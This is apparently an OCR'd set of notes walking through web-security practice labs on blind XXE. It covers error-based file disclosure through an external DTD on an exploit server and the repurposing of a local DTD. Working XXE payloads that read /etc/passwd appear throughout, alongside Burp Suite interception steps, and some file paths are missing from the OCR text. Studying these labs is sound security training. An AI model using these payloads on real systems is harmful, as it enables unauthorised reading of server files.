
now click on store
now click on view exploit




now go to the repeater
add the payload
now send request



now you will see the result



now click on poll



now you will see the flag
lab is solved :)

lab 8 Exploiting Blind XXE to retrieve data via error messages

Exploiting blind XXE to retrieve data via error messages

An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.

You can trigger an XML parsing error message containing the contents of the `/etc/passwd` file using a malicious external DTD as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `error`. The `error` entity will be evaluated by loading a nonexistent file whose name contains the value of the `file` entity.
- Uses the `eval` entity, which causes the dynamic declaration of the `error` entity to be performed.
- Uses the `error` entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the `/etc/passwd` file.

Invoking the malicious external DTD will result in an error message like the following:

```
java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin...
```

This lab has a "Check stock" feature that parses XML input but does not display the result.
To solve the lab, use an external DTD to trigger an error message that displays the contents of the `/etc/passwd` file.
The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

Solution:-

1. Click "Go to exploit server" and save the following malicious DTD file on your server:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

When imported, this page will read the contents of `/etc/passwd` into the `file` entity, and then try to use that entity in a file path.

2. Click "View exploit" and take a note of the URL for your malicious DTD.
3. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:


```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```


You should see an error message containing the contents of the `/etc/passwd` file.


XXE Lab Breakdown_ Exploiting blind XXE to retrieve data via error messages.mp4


Exploiting blind XXE to retrieve data via error messages (Video solution).mp4


solve lab :-




















lab is solved :)

lab 9 Exploiting XXE to retrieve data by repurposing a local DTD

Exploiting blind XXE by repurposing a local DTD

The preceding technique works fine with an external DTD, but it won't normally work with an internal DTD that is fully specified within the element. This is because the technique involves using an XML parameter entity within the definition of another parameter entity. Per the XML specification, this is permitted in external DTDs but not in internal DTDs. (Some parsers might tolerate it, but many do not.)

So what about blind XXE vulnerabilities when out-of-band interactions are blocked? You can't exfiltrate data via an out-of-band connection, and you can't load an external DTD from a remote server.

In this situation, it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a document's DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restriction on using an XML parameter entity within the definition of another parameter entity is relaxed.

This means that an attacker can employ the error-based XXE technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially, the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data. This technique was pioneered by Arseniy Sharoglazov, and ranked #7 in our top 10 web hacking techniques of 2018.

For example, suppose there is a DTD file on the server filesystem at the location , and this DTD file defines an entity called . An attacker can trigger an XML parsing error message containing the contents of the file by submitting a hybrid DTD like the following:

```
<!DOCTYPE foo [
 <!ENTITY % local_dtd SYSTEM "file:///usr/local/app/schema.dtd">
  <!ENTITY % custom_entity ' <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
   <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
```

```
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```

This DTD carries out the following steps:

• Defines an XML parameter entity called `local_dtd`, containing the contents of the external DTD file that exists on the server filesystem.
• Redefines the XML parameter entity called `custom_entity`, which is already defined in the external DTD file. The entity is redefined as containing the error-based XXE exploit that was already described, for triggering an error message containing the contents of the `/etc/passwd` file.
• Uses the `local_dtd` entity, so that the external DTD is interpreted, including the redefined value of the `custom_entity` entity. This results in the desired error message.

Locating an existing DTD file to repurpose

Since this XXE attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually quite straightforward. Because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD. For example, Linux systems using the GNOME desktop environment often have a DTD file at . You can test whether this file is present by submitting the following XXE payload, which will cause an error if the file is missing:

```
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
%local_dtd;
]>
```

After you have tested a list of common DTD files to locate a file that is present, you then need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.

This lab has a "Check stock" feature that parses XML input but does not display the result.
To solve the lab, trigger an error message containing the contents of the file.
You'll need to reference an existing DTD file on the server and redefine an entity from it.


Hint


Systems using the GNOME desktop environment often have a DTD at `/usr/share/yelp/dtd/docbookx.dtd` containing an entity called `ISOamso.`


1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
